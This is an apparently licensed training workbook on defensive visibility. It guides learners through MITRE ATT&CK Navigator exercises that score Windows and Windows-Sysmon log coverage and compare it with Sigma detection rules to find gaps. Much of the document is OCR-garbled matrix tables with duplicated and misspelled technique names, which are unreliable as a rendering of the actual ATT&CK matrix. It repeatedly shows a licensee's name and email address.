	User Execution	Hijack Execution Flow	Exploitation for Privilege Escalation	Hijack Execution Flow	Steal Application Access Token	File and Directory Discovery		Protocol Tunneling	Proxy	Email Collection		Network Denial of Service	
	Windows Management Instrumentation	Implant Internal Image	Hijack Execution Flow	Impair Defenses	Steal or Forge Authentication Certificates	Log Enumeration		Remote Access Software	Traffic Signaling	Input Capture		Resource Hijacking	
		Modify Authentication Process	Process Injection	Impersonation	Indirect Command Execution	Network Service Discovery		Web Service	Video Capture	Screen Capture		Service Stop	
		Office Application Startup	Scheduled Task/Job			Network Share Discovery				System Shutdown/Reboot			
		Power Settings	Valid Accounts			Network Sniffing							

- Click on the **Scoring Icon** again to save the score setting. This also makes the popup box disappear.

Score of 1 added

These steps have added a score of 1 to each of the annotated techniques for the Windows logs.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Challenge 5

Add a score of **1** to the techniques in the **Windows-Sysmon** layer.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer

- Click on the **Windows-Sysmon** Tab in the MITRE Navigator:

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Content Injection	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Drive-by Compromise	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution	Account Manipulation	Debugger Evasion	Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
External Remote Services	Inter-Process Communication	Boot or Logon Initialization Scripts	Boot or Logon Autostart Execution	Deobfuscate/Decode Files or Information	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Encoding	Exfiltration Over C2 Channel	Defacement
Hardware Additions	Native API	Browser Extensions	Boot or Logon Initialization Scripts	Direct Volume Access	Forge Web Credentials	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Data Obfuscation	Exfiltration Over Other Network Medium	Disk Wipe
Phishing	Scheduled Task/Job	Compromise Host Software Binary	Domain or Tenant Policy Modification	Domain or Tenant Policy Modification	Input Capture	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution	Exfiltration Over Physical Medium	Endpoint Denial of Service
Replication Through Removable Media	Serverless Execution	Create Account	Create or Modify System Process	Exploitation for Defense Evasion	Multi-Factor Authentication Interception	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Channel	Exfiltration Over Web Service	Financial Theft
Supply Chain Compromise	Shared Modules	Create or Modify System Process	Event Triggered Execution	File and Directory Permissions Modification	Multi-Factor Authentication Request Generation	Debugger Evasion	Tarnt Shared Content	Data from Local System	Fallback Channels	Inhibit System Recovery	Firmware Corruption
Trusted Relationship	Software Deployment Tools	Event Triggered Execution	Domain or Tenant Policy Modification	Hide Artifacts	Network Sniffing	Device Driver Discovery	Use Alternate Authentication Material	Data from Network Shared Drive	Hide Infrastructure	Network Denial of Service	Resource Hijacking
Valid Accounts	User Execution	External Remote Services	Escape to Host	Hide Artifacts	OS Credential Dumping	Domain Trust Discovery	Log Enumeration	Data from Removable Media	Ingress Tool Transfer	Scheduled Transfer	Service Stop
	Windows Management Instrumentation	Hijack Execution Flow	Event Triggered Execution	Hijack Execution Flow	Steal Application Access Token	File and Directory Discovery	Network Service Discovery	Data Staged	Multi-Stage Channels	Transfer Data to Cloud Account	System Shutdown/Reboot
		Implant Internal Image	Process Injection	Impair Defenses	Steal or Forge Authentication Certificates	Group Policy Discovery	Network Share Discovery	Email Collection	Non-Application Layer Protocol	Protocol Tunneling	
		Modify Authentication Process	Scheduled Task/Job	Indicator Removal	Steal or Forge Kerberos Tickets	Log Enumeration	Network Sniffing	Input Capture	Non-Standard Port	Proxy	
		Office Application Startup	Power Settings	Indirect Command Execution	Steal Web Session Cookies	Network Service Discovery	Network Sniffing	Screen Capture	Screen Capture	Remote Access Software	
		Pre-OS Boot	Scheduled Task/Job	Masquerading	Unsecured Credentials	Network Share Discovery	Network Sniffing	Video Capture	Traffic Signaling	Web Service	
		Server Software Component	Valid Accounts	Masquerading	Unsecured Credentials	Network Sniffing	Network Sniffing		Web Service		
		Traffic Signaling	Valid Accounts	Masquerading	Unsecured Credentials	Network Sniffing	Network Sniffing		Web Service		
		Valid Accounts	Valid Accounts	Masquerading	Unsecured Credentials	Network Sniffing	Network Sniffing		Web Service		

- Right click on **"Account Manipulation"** and click **select annotated**:

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Content Injection	Cloud Administration Command	Account Manipulation	Account Manipulation	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Drive-by Compromise	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution	Account Manipulation	Debugger Evasion	Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
External Remote Services	Inter-Process Communication	Boot or Logon Initialization Scripts	Boot or Logon Autostart Execution	Deobfuscate/Decode Files or Information	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Encoding	Exfiltration Over C2 Channel	Defacement
Hardware Additions	Native API	Browser Extensions	Boot or Logon Initialization Scripts	Direct Volume Access	Forge Web Credentials	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Data Obfuscation	Exfiltration Over Other Network Medium	Disk Wipe
Phishing	Scheduled Task/Job	Compromise Host Software Binary	Domain or Tenant Policy Modification	Domain or Tenant Policy Modification	Input Capture	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution	Exfiltration Over Physical Medium	Endpoint Denial of Service
Replication Through Removable Media	Serverless Execution	Create Account	Create or Modify System Process	Exploitation for Defense Evasion	Multi-Factor Authentication Interception	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Channel	Exfiltration Over Web Service	Financial Theft
Supply Chain Compromise	Shared Modules	Create or Modify System Process	Event Triggered Execution	File and Directory Permissions Modification	Multi-Factor Authentication Request Generation	Debugger Evasion	Tarnt Shared Content	Data from Local System	Fallback Channels	Inhibit System Recovery	Firmware Corruption
Trusted Relationship	Software Deployment Tools	Event Triggered Execution	Domain or Tenant Policy Modification	Hide Artifacts	Network Sniffing	Device Driver Discovery	Use Alternate Authentication Material	Data from Network Shared Drive	Hide Infrastructure	Network Denial of Service	Resource Hijacking
Valid Accounts	User Execution	External Remote Services	Escape to Host	Hide Artifacts	OS Credential Dumping	Domain Trust Discovery	Log Enumeration	Data from Removable Media	Ingress Tool Transfer	Scheduled Transfer	Service Stop
	Windows Management Instrumentation	Hijack Execution Flow	Event Triggered Execution	Hijack Execution Flow	Steal Application Access Token	File and Directory Discovery	Network Service Discovery	Data Staged	Multi-Stage Channels	Transfer Data to Cloud Account	System Shutdown/Reboot
		Implant Internal Image	Process Injection	Impair Defenses	Steal or Forge Authentication Certificates	Group Policy Discovery	Network Share Discovery	Email Collection	Non-Application Layer Protocol	Protocol Tunneling	
		Modify Authentication Process	Scheduled Task/Job	Indicator Removal	Steal or Forge Kerberos Tickets	Log Enumeration	Network Sniffing	Input Capture	Non-Standard Port	Proxy	
		Office Application Startup	Power Settings	Indirect Command Execution	Steal Web Session Cookies	Network Service Discovery	Network Sniffing	Screen Capture	Screen Capture	Remote Access Software	
		Pre-OS Boot	Scheduled Task/Job	Masquerading	Unsecured Credentials	Network Share Discovery	Network Sniffing	Video Capture	Traffic Signaling	Web Service	
		Server Software Component	Valid Accounts	Masquerading	Unsecured Credentials	Network Sniffing	Network Sniffing		Web Service		
		Traffic Signaling	Valid Accounts	Masquerading	Unsecured Credentials	Network Sniffing	Network Sniffing		Web Service		
		Valid Accounts	Valid Accounts	Masquerading	Unsecured Credentials	Network Sniffing	Network Sniffing		Web Service		

- Click on the **"Scoring Icon"** and enter **1** :

new tab X Windows X Windows-Sysmon X +

Selection Controls Layer Controls Technique Controls

1 2 3

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Impact
Content Injection	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration
Drive-by Compromise	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution	Account Manipulation	Account Manipulation	Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Data Encrypted for Impact
External Remote Services	Inter-Process Communication	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Debugger Evasion	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Encoding	Exfiltration Over Alternative Protocol
Hardware Additions	Native API	Browser Extensions	Boot or Logon Initialization Scripts	Domain or Tenant Policy Modification	Forced Authentication	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Data Obfuscation	Exfiltration Over C2 Channel
Phishing	Scheduled Task/Job	Compromise Host Software Binary	Domain or Tenant Policy Modification	Execution Guardrails	Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution	Exfiltration Over Other Network Medium
Replication Through Removable Media	Serverless Execution	Create Account	Create or Modify System Process	File and Directory Permissions Modification	Input Capture	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Channel	Exfiltration Over Physical Medium
Supply Chain Compromise	Shared Modules	Create or Modify System Process	Domain or Tenant Policy Modification	Hide Artifacts	Multi-Factor Authentication Interception	Cloud Storage Object Discovery	Taint Shared Content	Data from Information Repositories	Fallback Channels	Financial Theft
Trusted Relationship	Software Deployment Tools	Event Triggered Execution	Escape to Host	Hijack Execution Flow	Multi-Factor Authentication Process	Debugger Evasion	Use Alternate Authentication Material	Data from Local System	Hide Infrastructure	Firmware Corruption
Valid Accounts	System Services	External Remote Services	Event Triggered Execution	Impersonation	Network Sniffing	Device Driver Discovery		Multi-Stage Channels	Ingress Tool Transfer	Inhibit System Recovery
	User Execution	Hijack Execution Flow	Exploitation for Privilege Escalation	Impair Defenses	OS Credential Dumping	Domain Trust Discovery		Data from Network Shared Drive	Non-Application Layer Protocol	Network Denial of Service
	Windows Management Instrumentation	Implant Internal Image	Hijack Execution Flow	Process Injection	Steal Application Access Token	File and Directory Discovery		Data from Removable Media	Protocol Tunneling	Resource Hijacking
		Modify Authentication Process	Process Injection	Scheduled Task/Job	Steal or Forge Authentication Certificates	Log Enumeration		Email Collection	Proxy	Service Stop
		Office Application Startup	Valid Accounts	Indicator Removal	Steal or Forge Kerberos Tickets	Network Service Discovery		Input Capture	Remote Access Software	System Shutdown/Reboot
		Power Settings		Indirect Command Execution		Network Share Discovery		Screen Capture	Traffic Signaling	
						Network Sniffing		Video Capture	Web Service	

- Click on the **Scoring Icon** again to save the score setting.

Scoring of 1

These steps have added a score of 1 to each of the annotated techniques for the Windows-Sysmon logs.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026


Challenge 6

Create a new layer which will help you assess the current visibility for Windows Logs. Use it to compare what you are missing from the Sigma rules.


Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer

- Click on the '+' sign next to the Sigma Rules Heatmap tab.



- Click on **Create Layer from other layers**.



- In the domain, choose **Enterprise ATT&CK MITRE ATT&CK v17**. Type **c** and not **a** in the score expression and press **Create layer**

c and not **a**

Windows x a Windows-Sysmon x b Sigma Rules Heatmap x c new tab x +

Enterprise ATT&CK MITRE ATT&CK v17

Layers are lettered

You want the Sigma rules included but Windows excluded

score expression
c and not a

1

2

3

Create layer

Select the domain for the new layer. Only layers of the same domain and version can be merged.

constants (numbers) and layer variables (yellow, above) to write an expression for the initial value of scores in the new layer. A full list of supported operations can be found [here](#). Leave blank to initialize scores to 0. Here's a list of available layer variables:

- a (Windows)
- b (Windows-Sysmon)
- c (Sigma Rules Heatmap)

Select which layer to import the scoring gradient from. Leave blank to initialize with the default scoring gradient.

Select which layer to import manually assigned colors from. Leave blank to initialize with no colors.

Select which layer to import comments from. Leave blank to initialize with no comments.

Select which layer to import technique links from. Leave blank to initialize without links.

Select which layer to import technique metadata from. Leave blank to initialize without metadata.

Select which layer to import enabled/disabled states from. Leave blank to initialize all to enabled.

Select which layer to import filters from. Leave blank to initialize with no filters.

Select which layer to import the legend from. Leave blank to initialize with an empty legend.

MITRE ATT&CK® Navigator v5.1.0

Expanded features

You can do several different operations when creating a layer from another layer. When you **clicked** on Create layer from other layers you will see that MITRE Navigator assigns a letter to each tab at the top that can be used for these operations. You will also see that there is a clickable link in the description of **score expression** that will provide a full list of the operations. Specifically, for the purpose of this step, we want to show the techniques that exist in **c** (Sigma Rules Heatmap) but not in **a** (Windows).

- The layer that is created now shows us where we lack visibility in our **Windows** data source but have **Sigma** rules. This is a great way to show our visibility gaps and provide our Security team direction for where additional visibility is needed.

Not all alerts work

The layer on screen means you have alerts that will not work. You cannot alert on data that is not present. Some commercial SIEMs come pre-loaded with tons of alerts. These alerts do nothing if there is no data to alert on. This is a key takeaway.

Windows X Windows-Sysmon X Sigma Rules Heatmap X **layer by operation** X +

Selection Controls Layer Controls Technique Controls

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 10 techniques	Execution 14 techniques	Persistence 20 techniques	Privilege Escalation 14 techniques	Defense Evasion 44 techniques	Credential Access 17 techniques	Discovery 32 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 18 techniques	Exfiltration 9 techniques	Impact 14 techniques
Active Scanning (0.0)	Acquire Access (0.0)	Content Injection (0.0)	Cloud Administration Command (0.0)	Account Manipulation (0.0)	Abuse Elevation Control Mechanism (0.0)	Abuse Elevation Control Mechanism (0.0)	Adversary-in-the-Middle (0.0)	Account Discovery (0.0)	Exploitation of Remote Services (0.0)	Adversary-in-the-Middle (0.0)	Application Layer Protocol (0.0)	Automated Exfiltration (0.0)	Account Access Removal (0.0)
Gather Victim Host Information (0.0)	Acquire Infrastructure (0.0)	Drive-by Compromise (0.0)	Command and Scripting Interpreter (0.0)	BITS Jobs (0.0)	Access Token Manipulation (0.0)	Access Token Manipulation (0.0)	Brute Force (0.0)	Application Window Discovery (0.0)	Internal Spearphishing (0.0)	Active Collected Data (0.0)	Communication Through Removable Media (0.0)	Data Transfer Size Limits (0.0)	Data Destruction (0.0)
Gather Victim Identity Information (0.0)	Compromise Accounts (0.0)	Exploit Public-Facing Application (0.0)	External Remote Services (0.0)	Boot or Logon Autostart Execution (0.0)	Account Manipulation (0.0)	Access Token Manipulation (0.0)	Credentials from Password Stores (0.0)	Browser Information Discovery (0.0)	Remote Service Session Hijacking (0.0)	Automated Collection (0.0)	Content Injection (0.0)	Exfiltration Over Alternative Protocol (0.0)	Data Encrypted for Impact (0.0)
Gather Victim Network Information (0.0)	Develop Capabilities (0.0)	Hardware Addition (0.0)	Container Administration Command (0.0)	Boot or Logon Initialization Scripts (0.0)	Account Manipulation (0.0)	Access Token Manipulation (0.0)	Exploitation for Credential Access (0.0)	Cloud Infrastructure Discovery (0.0)	Remote Services (0.0)	Browser Session Hijacking (0.0)	Data Obfuscation (0.0)	Exfiltration Over C2 Channel (0.0)	Data Manipulation (0.0)
Gather Victim Org Information (0.0)	Establish Accounts (0.0)	Phishing (0.0)	Deployment Container (0.0)	Browser Extensions (0.0)	Boot or Logon Autostart Execution (0.0)	Access Token Manipulation (0.0)	Forge Web Credentials (0.0)	Cloud Service Dashboard (0.0)	Software Deployment Tools (0.0)	Clipboard Data (0.0)	Dynamic Resolution (0.0)	Exfiltration Over Other Network Medium (0.0)	Data Wipe (0.0)
Pushing for Information (0.0)	Obtain Capabilities (0.0)	Application Through Removable Media (0.0)	Inter-Process Communication (0.0)	Compromise Host Software Binary (0.0)	Boot or Logon Initialization Scripts (0.0)	Access Token Manipulation (0.0)	Input Capture (0.0)	Cloud Service Discovery (0.0)	Taint Shared Content (0.0)	Data from Cloud Storage (0.0)	Encrypted Channel (0.0)	Exfiltration Over Physical Medium (0.0)	Endpoint Denial of Service (0.0)
Search Closed Sources (0.0)	Stage Capabilities (0.0)	Supply Chain Compromise (0.0)	Native API (0.0)	Create Account (0.0)	Create or Modify System Process (0.0)	Domain or Tenant Policy Modification (0.0)	Modify Authentication Process (0.0)	Cloud Storage Object Discovery (0.0)	Use Alternate Authentication Material (0.0)	Data from Configuration Repository (0.0)	Fallback Channels (0.0)	Exfiltration Over Web Service (0.0)	Financial Theft (0.0)
Search Open Technical Databases (0.0)	Trusted Relationship (0.0)	Trusted Relationship (0.0)	Scheduled Task/Job (0.0)	Event Triggered Execution (0.0)	Event Triggered Execution (0.0)	Execution Guardrails (0.0)	Multi-Factor Authentication Request Generation (0.0)	Container and Resource Discovery (0.0)	Hide Infrastructure (0.0)	Data from Information Repositories (0.0)	Scheduled Transfer (0.0)	Exfiltration Over Web Service (0.0)	Firmware Corruption (0.0)
Search Open Websites/ Domains (0.0)	Valid Accounts (0.0)	Valid Accounts (0.0)	Serverless Execution (0.0)	External Remote Services (0.0)	Event Triggered Execution (0.0)	Escape to Host (0.0)	Multi-Factor Authentication Request Generation (0.0)	Device Driver Discovery (0.0)	Non-Application Layer Protocol (0.0)	Data from Local System (0.0)	Non-Standard Port (0.0)	Exfiltration Over Web Service (0.0)	Network Denial of Service (0.0)
Search Victim-Owned Websites (0.0)	Shared Modules (0.0)	Shared Modules (0.0)	System Services (0.0)	System Services (0.0)	System Services (0.0)	System Services (0.0)	System Services (0.0)	Domain Trust Discovery (0.0)	Protocol Tunneling (0.0)	Data from Network Shared Drive (0.0)	Protocol Tunneling (0.0)	Exfiltration Over Web Service (0.0)	Resource Hijacking (0.0)
	User Execution (0.0)	User Execution (0.0)	User Execution (0.0)	User Execution (0.0)	User Execution (0.0)	User Execution (0.0)	User Execution (0.0)	File and Directory Discovery (0.0)	Proxy (0.0)	Data from Removable Media (0.0)	Proxy (0.0)	Exfiltration Over Web Service (0.0)	Service Stop (0.0)
	Windows Management Instrumentation (0.0)	Windows Management Instrumentation (0.0)	Windows Management Instrumentation (0.0)	Windows Management Instrumentation (0.0)	Windows Management Instrumentation (0.0)	Windows Management Instrumentation (0.0)	Windows Management Instrumentation (0.0)	Group Policy Discovery (0.0)	Remote Access Software (0.0)	Data Staged (0.0)	Remote Access Software (0.0)	Exfiltration Over Web Service (0.0)	System Shutdown/ Reboot (0.0)
	Power Settings (0.0)	Power Settings (0.0)	Power Settings (0.0)	Power Settings (0.0)	Power Settings (0.0)	Power Settings (0.0)	Power Settings (0.0)	Log Enumeration (0.0)	Traffic Signaling (0.0)	Input Capture (0.0)	Traffic Signaling (0.0)	Exfiltration Over Web Service (0.0)	
	Scheduled Task/Job (0.0)	Scheduled Task/Job (0.0)	Scheduled Task/Job (0.0)	Scheduled Task/Job (0.0)	Scheduled Task/Job (0.0)	Scheduled Task/Job (0.0)	Scheduled Task/Job (0.0)	Network Service Discovery (0.0)	Web Service (0.0)	Screen Capture (0.0)	Web Service (0.0)	Exfiltration Over Web Service (0.0)	
	Server Software Component (0.0)	Server Software Component (0.0)	Server Software Component (0.0)	Server Software Component (0.0)	Server Software Component (0.0)	Server Software Component (0.0)	Server Software Component (0.0)	Network Share Discovery (0.0)		Video Capture (0.0)		Exfiltration Over Web Service (0.0)	
	Traffic Signaling (0.0)	Traffic Signaling (0.0)	Traffic Signaling (0.0)	Traffic Signaling (0.0)	Traffic Signaling (0.0)	Traffic Signaling (0.0)	Traffic Signaling (0.0)	Password Policy Discovery (0.0)				Exfiltration Over Web Service (0.0)	
	Valid Accounts (0.0)	Valid Accounts (0.0)	Valid Accounts (0.0)	Valid Accounts (0.0)	Valid Accounts (0.0)	Valid Accounts (0.0)	Valid Accounts (0.0)	Peripheral Device Discovery (0.0)				Exfiltration Over Web Service (0.0)	
								Permission Groups Discovery (0.0)				Exfiltration Over Web Service (0.0)	
								Process Discovery (0.0)				Exfiltration Over Web Service (0.0)	
								Query Registry (0.0)				Exfiltration Over Web Service (0.0)	
								Remote System Discovery (0.0)				Exfiltration Over Web Service (0.0)	
								Software Discovery (0.0)				Exfiltration Over Web Service (0.0)	
								System Information Discovery (0.0)				Exfiltration Over Web Service (0.0)	

Legend

- To rename the layer, go to the Layer Controls tab, select Layer Settings and in the Layer Information tab that opens on the right side, enter the new name: **Windows Missing Visibility**. When you are finished, click on **Layer Settings** again so the panel disappears:

Windows Missing Visibility

layer by operation X +

Selection Controls Layer Controls Technique Controls

2

1

3

Defense Evasion 44 techniques	Credential Access 17 techniques	Discovery 32 techniques
Abuse Elevation Control Mechanism (0/6)	Adversary-in-the-Middle (0/4)	Account Discovery (0/4)
Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery
BITS Jobs	Credentials from Password Stores (0/6)	Browser Information Discovery
Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery
Debugger Evasion	Forced Authentication	Cloud Service Dashboard
Deobfuscate/Decode Files or Information	Forge Web Credentials (0/2)	Cloud Service Discovery
Deploy Container	Input Capture (0/4)	Cloud Storage Object Discovery
Direct Volume Access	Modify Authentication	

Layer Information

Name
layer by operation

Description

Domain
Enterprise ATT&CK

Version
MITRE ATT&CK v16

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Challenge 7

Create a new layer which will help you assess the current visibility for **Windows-Sysmon Logs**. Use it to compare what you are missing from the Sigma rules.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer

- Let us go ahead and perform the same exercise for the **Windows-Sysmon** data source and see where we lack visibility in comparison to our **Sigma** rules.
- Click on the **+** sign next to the **Windows Missing Visibility** tab.

- Next, click on **Create layer from other layers**.

- In the domain, choose **Enterprise ATT&CK MITRE ATT&CK v17**. Type **c** and not **b** in the score expression and press **Create layer**

c and not **b**

Enterprise ATT&CK MITRE ATT&CK v17

You want the Sigma rules included but not Windows-Sysmon

domain*
Enterprise ATT&CK MITRE ATT&CK...

1 Select the domain for the new layer. Only layers of the same domain and version can be merged.

Use constants (numbers) and layer variables (yellow, above) to write an expression for the initial value of scores in the new layer. A full list of supported operations can be found [here](#). Leave blank to initialize scores to 0. Here's a list of available layer variables:

- a (Windows)
- b (Windows-Sysmon)
- c (Sigma Rules Heatmap)
- d (Windows Missing Visibility)

score expression
c and not b

2

gradient

coloring

comments

links

metadata

states

filters

legend

Create layer


3

MITRE ATT&CK Navigator v5.1.0

Breakdown


In this step we are wanting to show the techniques that exist in **c** (Sigma Rules Heatmap) but not in **b** (Windows-Sysmon).

- There are still quite a few techniques where we lack visibility, but this is a great comparison when you are attempting to justify if it is worth implementing changes to logging levels or capabilities such as adding **Sysmon** to your Windows systems.



- To rename the layer, go to the **Layer Controls** tab, select **Layer Settings** and in the **Layer Information** tab that opens on the right side, enter the new name: **Windows-Sysmon Missing Visibility**. When you are finished, click on **Layer Settings** again so the panel disappears:

Windows-Sysmon Missing Visibility



Evaluate gaps in alert rules

Now that we know where we are lacking visibility we should also check to see where we have gaps in our alert rules.

Windows Missing Alert Rules

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

